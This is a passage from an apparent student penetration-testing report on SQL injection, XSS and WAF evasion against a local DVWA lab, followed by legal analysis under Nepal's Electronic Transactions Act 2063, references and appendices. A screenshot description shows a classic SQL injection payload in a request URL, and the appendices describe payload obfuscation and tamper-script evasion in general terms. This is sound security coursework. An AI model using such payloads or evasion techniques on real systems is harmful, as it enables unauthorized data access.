14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16
17
  
```

The 'Inspector' tab on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The 'Request headers' section is expanded, showing 14 headers.

Figure 39: Captured request analysis

Successfully intercepted the HTTP request and it was modified to analyze SQL Injection payload behavior inside the application.

The screenshot displays the Burp Suite Community Edition v2026.2.4 interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, and Help. The main toolbar features buttons for Intercept, Forward, Drop, and Open browser. The central workspace is divided into two main sections: the Request panel on the left and the Inspector panel on the right. The Request panel shows a GET request to http://localhost/dvwa/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Submit=Submit. The Inspector panel shows the request attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 'Event log', 'All issues', and 'Memory: 189.2MB of 1.93GB'.

Figure 40: Modified SQL Injection request

4.7 Reporting

Documentation of findings carried out through vulnerability analysis, exploitation testing, WAF evasion testing, and post exploitation exercises were all successfully carried out. Results, intercepted requests, SQL Injection outputs, XSS execution, and WAF responses were checked and measured to see how effective the security mechanisms on the DVWA environment will occur.

5. Legal Implication of attack in relation to ETA 2063

5.1 Unauthorized Access

SQL injection threats can be used by the attackers to get unauthorised access to database management systems as well as confidential information stored in websites. The unauthorized access to computer system, network, or any digital information without consent is said to be an offence in electronic transactions act 2063. Attackers may use loopholes present in security mechanisms of organizations to steal confidential information illegally (Commission, 2063).

5.2 Data Theft and Manipulation

The web application attack like SQL Injection could cause loss of data or unauthorized modification or deletion of any private data in databases. The attacker can access private data such as usernames, passwords, finances or any other sensitive data if appropriate security measures are not taken. Any act which involves accessing, altering or misuse of electronic data in an illegal manner could have criminal consequences and legal action would be taken against such acts. The attacks could also harm the reputation of an organization and decrease users' trust in the digital world (OWASP, 2021).

5.3 Cross-Site Scripting Threats

XSS attacks enable an attacker to include harmful script codes into vulnerable websites. They may run on the client side, which could be utilized to capture cookies, session hijacking, force redirects to other URLs, and manipulating the HTML page. It can contravene cyber legislations like ETA 2063 in real world systems where there is no permission to carry out any attack. Organizations and users are exposed to a lot of dangers by using this technique since their privacy will be threatened. In this case, testing of XSS was limited to DVWA alone (OWASP, 2021).

5.4 Ethical Considerations

The ethics of conducting penetration tests and doing cybersecurity research is important. Attacks conducted in this project, ranging from SQL injection attack, XSS, to bypassing WAF, have all been done in a controlled environment of a local network where DVWA has been installed in Kali Linux. There have been no attacks carried out against any organization, any public website, or any third party's network infrastructure (PTES, 2024).

5.5 Importance of Web Application Security

The security of web applications is important for the protection of confidential data of users and preventing cybersecurity attacks such as SQL Injection and Cross Site Scripting. Inadequate security measures could lead to the possibility of exploitation of any vulnerabilities, resulting in confidentiality, integrity, and availability of the system being at risk. Adopting security techniques will help minimize these risks (OWASP, 2021).

6. Conclusion

This project focused on techniques to evade WAF and studied common attacks in web applications including SQL Injection and XSS. The attacks were performed in a controlled laboratory environment using DVWA and Kali Linux. PTES model was used to conduct the intelligence gathering, vulnerability analysis, exploitation, and post-exploitation phases of the project in an ethical way. It was shown that web applications with vulnerabilities can be exploited in case proper input validation and secure coding principles have not been applied. SQL injection attack allowed modifying database queries and XSS was used to show how scripts could execute within a web application and affect user security.

Furthermore, it was shown that WAF can effectively detect and block any suspicious activity however, attackers may still manage to evade the detection mechanism by employing tamper scripts among others. This shows the limitation of using WAF for security and the need to use other protection mechanisms in addition to it. This project has helped understand web application vulnerabilities, web security protection mechanisms and how to conduct ethical penetration test in a better way. In conclusion, secure coding and appropriate input validation should be applied to ensure web application security.

7. References

(NVD), N. V. D., 2017. *CVE-2017-5638 Vulnerability Details*. [Online]

Available at: <https://nvd.nist.gov/vuln/detail/CVE-2017-5638>

[Accessed 24 April 2026].

(OWASP), O. W. A. S. P., 2021. *OWASP Top Ten Web Application Security Risks*.

[Online]

Available at: <https://owasp.org/www-project-top-ten/>

[Accessed 23 April 2026].

AionCloud, 2024. *WAF vs WAAP: Importance of API Security*. [Online]

Available at: <https://www.aioncloud.com/waf-vs-waap-importance-of-api-security/>

[Accessed 5 April 2026].

Allied Solutions, 2017. *3 Key Ways to Manage the Equifax Breach*. [Online]

Available at: <https://www.alliedsolutions.net/resources/allied-insights/3-Key-Ways-to-Manage-the-Equifax-Breach/>

[Accessed 5 April 2026].

Beale, J., 2020. *Snort Intrusion Detection and Prevention Toolkit*. Burlington: Syngress.

Clarke, J., 2012. *SQL Injection Attacks and Defense*. In: Waltham: Syngress.

CloudFare, 2023. *What is a Web Application Firewall (WAF)?*. [Online]

Available at: <https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/>

[Accessed 24 April 2026].

Cloudflare, 2023. *What is a Web Application Firewall (WAF)?*. [Online]

Available at: <https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/>

[Accessed 18 May 2026].

Commission, N. L., 2063. *Electronic Transactions Act, 2063*, Kathmandu: Government of Nepal.

Cymulate, 2024. *Web Application Firewall (WAF)*. [Online]
Available at: <https://cymulate.com/cybersecurity-glossary/web-application-firewall/>
[Accessed 18 May 2026].

FTC, 2019. *Equifax Data Breach Settlement*. [Online]
Available at: <https://www.ftc.gov/enforcement/refunds/equifax-data-breach-settlement>
[Accessed 23 April 2026].

G2, 2024. *What Is a Web Application Firewall (WAF)?*. [Online]
Available at: <https://learn.g2.com/web-application-firewalls>
[Accessed 5 April 2026].

Imperva, 2023. *What is a Web Application Firewall (WAF)?*. [Online]
Available at: <https://www.imperva.com/learn/application-security/web-application-firewall-waf/>
[Accessed 23 April 2026].

Imperva, 2023. *What is a Web Application Firewall (WAF)?*. [Online]
Available at: <https://www.imperva.com/learn/application-security/web-application-firewall-waf/>
[Accessed 19 May 2026].

Institute, S., 2023. *Web Application Security Risks and Threats*. [Online]
Available at: <https://www.sans.org/>
[Accessed 18 May 2026].

NIST, (. I. o. S. a. T., 2020. *Guide to Web Application Security*. [Online]
Available at: <https://csrc.nist.gov/>
[Accessed 23 April 2026].

NIST, 2020. *Guide to Web Application Security Testing*. [Online]
Available at: <https://csrc.nist.gov/>
[Accessed 18 May 2026].

OWASP, 2021. *Cross Site Scripting (XSS)*. [Online]
Available at: <https://owasp.org/www-community/attacks/xss/>
[Accessed 15 May 2026].

OWASP, 2021. *OWASP Top 10*. [Online]
Available at: <https://owasp.org/www-project-top-ten/>
[Accessed 15 May 2026].

OWASP, 2021. *OWASP Top 10*. [Online]
Available at: <https://owasp.org/www-project-top-ten/>
[Accessed 15 May 2026].

OWASP, 2021. *OWASP Top 10 Web Application Security Risks*. [Online]
Available at: <https://owasp.org/www-project-top-ten/>
[Accessed 19 May 2026].

PTES, 2024. *Penetration Testing Execution Standard*. [Online]
Available at: <http://www.pentest-standard.org/>
[Accessed 19 May 2026].

PTES, 2024. *Penetration Testing Execution Standard*. [Online]
Available at: <http://www.pentest-standard.org>
[Accessed 15 May 2026].

Radware, 2025. *What Is A WAF? 2025 Guide to Web Application Firewalls*. [Online]
Available at: <https://www.radware.com/cyberpedia/application-security/what-is-waf/>
[Accessed 17 May 2026].

Ristic, I., 2010. *ModSecurity Handbook*. In: London: Feisty Duck.

Ristic, I., 2010. *ModSecurity Handbook: The Complete Guide to the Popular Open Source Web Application Firewall*. London: Feisty Duck.

Ristic, I., 2014. *Open Source Web Application Firewall*. London: Feisty Duck.

Security, I., 2024. *Cost of a Data Breach Report 2024*. [Online]
Available at: <https://www.ibm.com/reports/data-breach>
[Accessed 18 May 2026].

Senate, U. S., 2018. *Equifax Data Breach Report*. [Online]
Available at: <https://www.hsgac.senate.gov/>
[Accessed 24 April 2026].

Stuttard, D. a. P. M., 2011. *The Web Application Hacker's Handbook*. In: Wiley, ed.
Indianapolis: s.n.

8. Appendix

8.1 Current Scenario

With the growth of digital services and internet-based applications, Web application security in modern organizations has become much greater prominence. Web applications are used by businesses, financial institutions, educational sectors and even government departments increasingly to manage sensitive information and processes online. Sadly, insecure web applications still account for one of the most frequently targeted parts when it comes to Web security assaults thanks to their input validation vulnerabilities, insecure coding methods, and inadequate security configurations. The vulnerabilities that are found in Web applications remain very dangerous to the privacy, integrity and accessibility of information systems (NIST, 2020).

One of the most used exploits are SQL injection (SQLi) and Cross-Site Scripting (XSS) attacks which input false SQL code into databases, deceive users into giving their login information, run malicious code via the browser, and gain access to sensitive information. The tools of attackers have evolved much more to sophisticated and new forms of obfuscation, encoding or modification with tamper can bypass standard detection systems. Cloudflare believes that as a result, organizations are starting to use technologies like Web Application Firewalls (WAFs) to even monitor, filter and block malicious requests from HTTP and HTTPS before hitting the target application (Cloudflare, 2023).




Figure 41: WAF filtering malicious traffic
(Radware, 2025)

While many of these WAF technologies are in use, new attacks are being devised to defeat the WAF's rule-based security systems. Proper configuration and update of security rules could be a solution to the vulnerability of WAF protection systems caused by techniques like query manipulation, payload encoding, random character modification and SQL map tamper scripts. This illustrates the need for having WAFs along with secure coding, vulnerability assessment, penetration testing and ongoing security monitoring for better overall security of Web Apps (Beale, 2020).

To deal with these challenges, thinking of and using ethical hacking and penetration testing methodologies to foresee weaknesses in advance to make sure that they cannot be taken advantage by malicious attackers. Securing the modern web application development environment can be aided by an ethical and controlled system whereby authorized testing can take place in a structured framework that can be adhered to by experts in the field, such as the Penetration Testing Execution Standard (PTES, 2024).

Go back to [1. Introduction](#)

8.2 Web Application Firewall Architecture

A Web Application Firewall (WAF) is a security system to know, filter and analyze traffic accessing and emanating from Web applications over HTTP and HTTPS. It sits between the Web application and the Web server to examine incoming requests before they get to the Web server. Users can make legal requests that pass through without issue, and suspicious or malicious requests with payloads like SQL Injection (SQLi), Cross-Site Scripting (XSS), Command Injection are identified and blocked per predefined Security Rules and filters. Signature-based detection, anomaly-based detection, and rule-based filtering are typical WAF solutions for recognizing activity in web traffic that is out of the ordinary (Imperva, 2023).




Figure 42: Web Application Firewall filtering HTTP traffic

(Cymulate, 2024)

Businesses across sectors are turning towards WAF technologies as a way of enhancing their web app security and jobbing risk of contemporary cyberattacks. Security solutions like ModSecurity, Cloudflare WAF offer consistent traffic surveillance, identification of malicious payloads, and filtering of requests, helping to secure delicate web applications from exploitation attempts. WAFs can't keep up however, and attackers are constantly creating sophisticated coding methods, tamper scripts and payload obfuscation to evade the WAF. This shows why and how WAF deployment needs to be complemented by secure coding principles,

vulnerability assessment and pen testing for enhancing the overall security posture of web applications (Ristic, 2014).

Overall, WAF technologies play an important role in reducing web application security risks; however, continuous security assessment and secure coding practices remain essential for protecting modern web environments.

Go back to [2.2](#)

8.3 Common WAF Evasion Techniques

Delivering malicious payloads to target web applications despite Web Application Firewall (WAF) defences is a common tactic for web attackers, and advanced evasion techniques are often used for these attacks. The typical approach to traditional WAF systems is to use rule-based filtering and signature detection. But the attackers usually encode attack payloads, manipulate queries, obfuscate and alter the structure of requests to go undetected. These techniques can make bad WAF configurations less effective and enable malicious requests to slip through the cracks of security filters (Ristic, 2010).

Today's cybersecurity threats are still evolving, and attackers are becoming increasingly innovative in developing techniques that can evade the security measures put in place to protect Web applications. Avoiding predefined WAF security rules is frequently done by payload obfuscation, character encoding, and changing query structures. These further highlights that web apps need to have more than just WAF protection; they need to have secure code, penetration testing, vulnerability assessment, and continuous monitoring to strengthen their overall security posture (OWASP, 2021).

Go back to [2.3](#)

8.4 Web Application Security Challenges

As the number of services offered online and cloud-based continue to rise, cybersecurity threats are growing more complex for modern Web applications. Web applications are targets of choice for cyber attackers, as they store and process an organization's vast quantities of sensitive data. Insecure authentication, outdated software components, weak input validation, and improper security configuration are just a handful of vulnerabilities that allow attackers to make the most of vulnerabilities within a web environment. Considering the recent report by the SANS Institute, attackers always look for new areas to exploit over the internet making web application attacks among the most frequent attacks of organizations across the world (Institute, 2023).

To mitigate these risks, some organizations adopt several tiers of security such as Web Application Firewalls (WAFs), secure web application coding practices, vulnerability assessment, penetration testing, and monitoring systems. Attacks are constantly evolving new ways, though, because attackers tweak malicious payloads, try to mimic attack patterns and employ sophisticated evasion techniques to circumvent security defences. Thus, it is essential to regularly upgrade on the security controls, perform ethical hacking and enhance secure software development to enhance the general security of cutting-edge web applications (Security, 2024).